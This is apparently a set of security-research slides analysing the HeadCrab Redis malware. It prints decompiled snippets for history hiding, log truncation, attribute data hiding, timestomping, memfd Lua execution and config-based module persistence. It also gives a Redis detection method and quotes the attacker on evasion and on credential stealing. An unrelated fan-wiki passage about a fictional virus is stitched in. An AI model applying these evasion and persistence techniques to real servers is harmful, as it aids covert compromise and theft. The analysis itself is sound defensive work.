
C2 Channel

Defense Evasion

Persistence

Lateral Movement


Attack Graph – C2 Channel



Memory Backed Files



memfd:



/dev/shm



/tmp



**Network
buffer**

Infection

C2 Channel

Defense Evasion

Persistence

Lateral Movement

Operation Security

How HeadCrab managed to stay under the radar?

Infection

C2 Channel

Defense Evasion

Persistence

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestomping

Environment Awareness

Clever Persistency Planting

Infection

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Clever Persistency Planting

```
argv[1] = "-i";  
envp[0] = "PATH=/usr/local/sbin:/usr/local/bin";  
envp[1] = "HISTFILE=/dev/null";  
envp[2] = &v19[14];  
envp[3] = &v20[17];  
envp[4] = "TERM=xterm";  
ai_set_rlimit_and_check_stack(v9);  
*(_DWORD *)&mmaped_480->buffer[404] = 1;  
_mm_mfence();  
execve(v8, argv, envp);
```

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C2 Channel

Defense Evasion

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```
truncate("/var/log/redis/redis.log", 0LL);  
truncate("/var/log/redis/redis-server.log", 0LL);  
truncate("/var/log/redis_6379.log", 0LL);  
arg2 = 0LL;  
truncate("/var/log/redis_6380.log", 0LL);
```

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

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Log Clearing

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LUA Scripts Execution

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Files Timestomping

Environment Awareness

Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

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```
return setxattr(path, "trusted.cfg", v5, 0x18uLL, 0);
```

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Defense Evasion

Persistency

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Log Clearing

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Dynamic Loader LOLBin

Files Timestomping

Environment Awareness

Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

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Log Clearing

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```
err = luaL_loadfile(L, name, 0LL);
remove_lock_from_addr((volatile signed __int32 *)::mmaped_RW_addr
if ( !err )
{
    memfd_or_tmpfile_and_return_fd = create_memfd_or_tmpfile_and_re
    v116 = memfd_or_tmpfile_and_return_fd;
    if ( memfd_or_tmpfile_and_return_fd != -1 )
    {
        dup2(memfd_or_tmpfile_and_return_fd, 1);
        dup2(v116, 2);
        *v111 = 0;
        v117 = sub_199CA(L, 0LL, 0LL, 0LL, 0LL, 0LL);
        if ( !v117 )
        {
            v118 = dofilecont_0(L);
            lua_settop(L, (unsigned int)~v118);
            *v111 = 0;
            goto LABEL_298;
        }
    }
    close(v116);
}
```

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Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

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```
argv[0] = &ld_so_path;  
argv[v22] = v17;  
envp[0] = "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin";  
envp[1] = "TERM=xterm";  
envp[2] = "HISTFILE=/dev/null";  
dup_saved_fds_to_process_fds(fd, v8);  
param.__sched_priority = 0;  
sched_setscheduler(0, 3, &param);  
ai_set_rlimit_and_check_stack(0LL);  
execve(v14, argv, envp);
```

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Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

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```
int __fastcall f_timestomp_file(char *file, __int64 target_time)
{
    __suseconds_t *p_tv_usec; // rdi
    __int64 i; // rcx
    struct timeval time; // [rsp+0h] [rbp-28h] BYREF
    __int64 v7; // [rsp+10h] [rbp-18h]

    p_tv_usec = &time.tv_usec;
    for ( i = 6LL; i; --i )
    {
        *(_DWORD *)p_tv_usec = 0;
        p_tv_usec = (__suseconds_t *)((char *)p_tv_usec + 4);
    }
    time.tv_sec = *(_QWORD *)(target_time + 72);
    v7 = *(_QWORD *)(target_time + 88);
    return utimes(file, &time);
}
```


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C2 Channel

Defense Evasion

Persistency

Lateral Movement

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```
snprintf(s, 0x40uLL, "/proc/%d/stat" (unsigned int)pid);  
// inotify_add_watch  
LODWORD(v9) = syscall(254LL, (unsigned int)inotify_queue_fd, s, 53  
dword_246CA4 = v9;  
break;
```

```
while ( 1 )  
{  
    v7 = a2 + v6;  
    v6 += *(unsigned __int16 *)(a2 + v6 + 16);  
    if ( *( _BYTE *) (v7 + 18) == 2 )  
    {  
        v8 = (const char *) (v7 + 19);  
        if ( (unsigned int)strlen(v8) - 1 <= 2  
            && snprintf(s, 0x104uLL, "/dev/pts/%s" v8) >= 0  
            && !xstat(s, &stat_buf)  
            && stat_buf.st_atim.tv_sec >= a3 )  
        {  
            break;  
        }  
    }  
}
```

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Defense Evasion

Persistency

Lateral Movement

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```
// write <spaces> "loadmodule" file2 magic_1 magic_2 <spaces>
snprintf(
    file_buffer,
    0x320uLL,
    "\n%s%s\"%s\" %lld %lld %s%s\n",
    lots_of_spaces,
    (const char *)load_memory_string,
    file_1,
    magic_1,
    magic_2,
    lots_of_break_char,
    lots_of_spaces_1);
write(file_fd, file_buffer, strlen((const char *)file_buffer));
close(file_fd);
```

Infection

C2 Channel

Defense Evasion

Persistency

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
Dynamic Loader LOLBin

Files Timestomping

Environment Awareness

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```
// write <spaces> "loadmodule" file2 magic_1 magic_2 <spaces>
snprintf(
    file_buffer,
    0x320uLL,
    "\n%s%s\"%s\" %lld %lld %s%s\n",
    lots_of_spaces,
    (const char *)load_memory_string,
    file_1,
    magic_1,
    magic_2,
    lots_of_break_char,
    lots_of_spaces_1);
write(file_fd, file_buffer, strlen((const char *)file_buffer));
close(file_fd);
```



Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Persistency



**Module
Auto-Loading**



**Credentials Stealing
Service**



init.d Script

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Network Pivoting & Tunneling



Infection


C2 Channel

Defense Evasion

Persistency

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Network Pivoting & Tunneling



Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement




Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement





C2 Infrastructure Research

Conducting a unique method to detect its infections in Redis servers:

```
○○○ bash
102.53.62.103:6379> COMMAND
1) "slaveof"
2) "time"
...
16) "rdss"
17) "rdsr"
18) "rdsx"
19) "rdsi"
20) "rdsc"
21) "rdsm"
22) "rdsa"
22) "rdsp"
...
```

1,200 Compromised Servers Worldwide



Attacker Conversations



p.s. Feel free to send any curses or suggestions to ice9j@proton.me.

Speaking with the attacker

The Detection Race Winners

“

*Thanks, you are the **first** one who wrote to
this mail*

”



Speaking with the attacker

Say My Name




“

I didn't have a hacker nickname because I didn't need it, but let it be ice9 %)

”

Ice 9 by Joe Satriani (ice9j?)





in: [Technology](#), [Events](#), [Recurring Items](#)

ICE-9

 [SIGN IN TO EDIT](#) | 

ICE-9(.exe) is a computer virus developed by the DoD for unknown purposes. According to the Machine, it is "the world's most lethal virus", capable of "bringing [Samaritan](#) to its knees". (["Synecdoche"](#))([".exe"](#))


 **Contents** [\[hide\]](#)

1. Origin of the Name
2. History
3. Notes
4. Trivia
5. References



The image shows a stylized interface for the ICE-9 Virus. At the top, it says "ICE-9 Virus". Below that, there's a terminal-like window with the text "TO EXECUTE ICE-9.exe" and "VOICE PASSWORD REQUIRED". A red microphone icon is positioned in front of a horizontal line, suggesting a voice input field. At the bottom, there's a table with three rows of information.

First Appearance	"Synecdoche"
Latest Appearance	"return 0"
Purpose	Unknown

A man with short dark hair and glasses, wearing a dark suit jacket, a light blue and white striped shirt, and a dark tie. He is looking towards the left of the frame. The background is dark and indistinct.

That's a virus.

“

*They make cool mistakes, like **adding a user with the same password to all hacked systems** - this is exactly what makes **headcrab's ssh cred stealer** useful :)*

”



Speaking with the attacker

Hopping on The Train At the Last Second



“

*Ofc it is not finished, for example, the code for a **semi-fileless** infection has not been transferred to it: this is when I do not write any files to disk until I see the launch of a **reboot/poweroff** in PID 1*

”

Speaking with the attacker

Additional Attack Vectors

“

*Also really need to infect **nginx**.
For **redis** and **postgres**, this is just a small
things in memory, but it will be difficult for
ssh bruteforce or for open **docker** port*

”





“

In my own I use the following rules:

1. Try not to reduce server performance.

*A happy user is a happy infection, a long life!
I don't mine at all on systems with a heavy
load or a single core.*

2. Destroy the infection of competitors.

She violates rule 1!

3. Close the door aka vulnerability....

*I often encounter many vulnerabilities at the
same time.*

”

Speaking with the attacker

Hiding in Plain Sight

“


*All I came up with was to stop further infections and **stop mining** if /dev/pts or top is active (thx to **inotify** on /proc/pid).*

”



Speaking with the attacker

Sending Us a Present



“

Here is a full-fledged service, if you are interested (attachment, no modifications from itw version btw). Can steal passwords from scp/ssh/sshd/ftpd/su/sudo/passwd. Designed to run from service or this way:

```
